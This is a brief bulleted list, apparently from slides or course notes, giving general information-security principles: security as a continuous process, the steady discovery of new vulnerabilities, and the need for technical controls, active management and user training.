- Information security is a continuous process
- New vulnerabilities and new attacks are discovered every day
- No security without
  - Technical security controls
  - Active security management
  - Training of users